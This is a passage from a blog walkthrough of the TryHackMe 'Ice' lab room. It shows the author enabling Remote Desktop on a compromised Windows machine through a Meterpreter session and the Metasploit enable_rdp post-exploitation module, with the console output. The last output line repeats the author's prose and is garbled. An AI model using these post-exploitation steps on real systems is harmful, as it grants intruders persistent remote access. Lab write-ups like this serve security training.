6. One last thing to note. As we have the password for the user 'Dark' we can now authenticate to the machine and access it via remote desktop (MSRDP). As this is a workstation, we'd likely kick whatever user is signed onto it off if we connect to it, however, it's always interesting to remote into machines and view them as their users do. If this hasn't already been enabled, we can enable it via the following Metasploit module: `run post/windows/manage/enable_rdp`

```
(Meterpreter 2) (C:\Windows\system32) > run post/windows/manage/enable_rdp
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/debrik/.msf4/loot/20240420100902_default_10.10.234.98_host.windows.cle_174627.txt
[*] Done. You can now access the machine via RDP. If you connect to it, however, it's always interesting to remote into machines and view them as their users do. If this hasn't already been enabled, we can enable it via the following Metasploit module: `run post/windows/manage/enable_rdp`
```

Published on- 04/20/2024

Hacking

Tryhackme Walkthrough

Tryhackme

Ice

Ice Walkthrough



Written by Debrik Chakraborty

1 Follower

Follow



More from Debrik Chakraborty

 Debrik Chakraborty

All you need to know about Phishing

By: Debrik Chakraborty

9 min read · Nov 20, 2023



 3

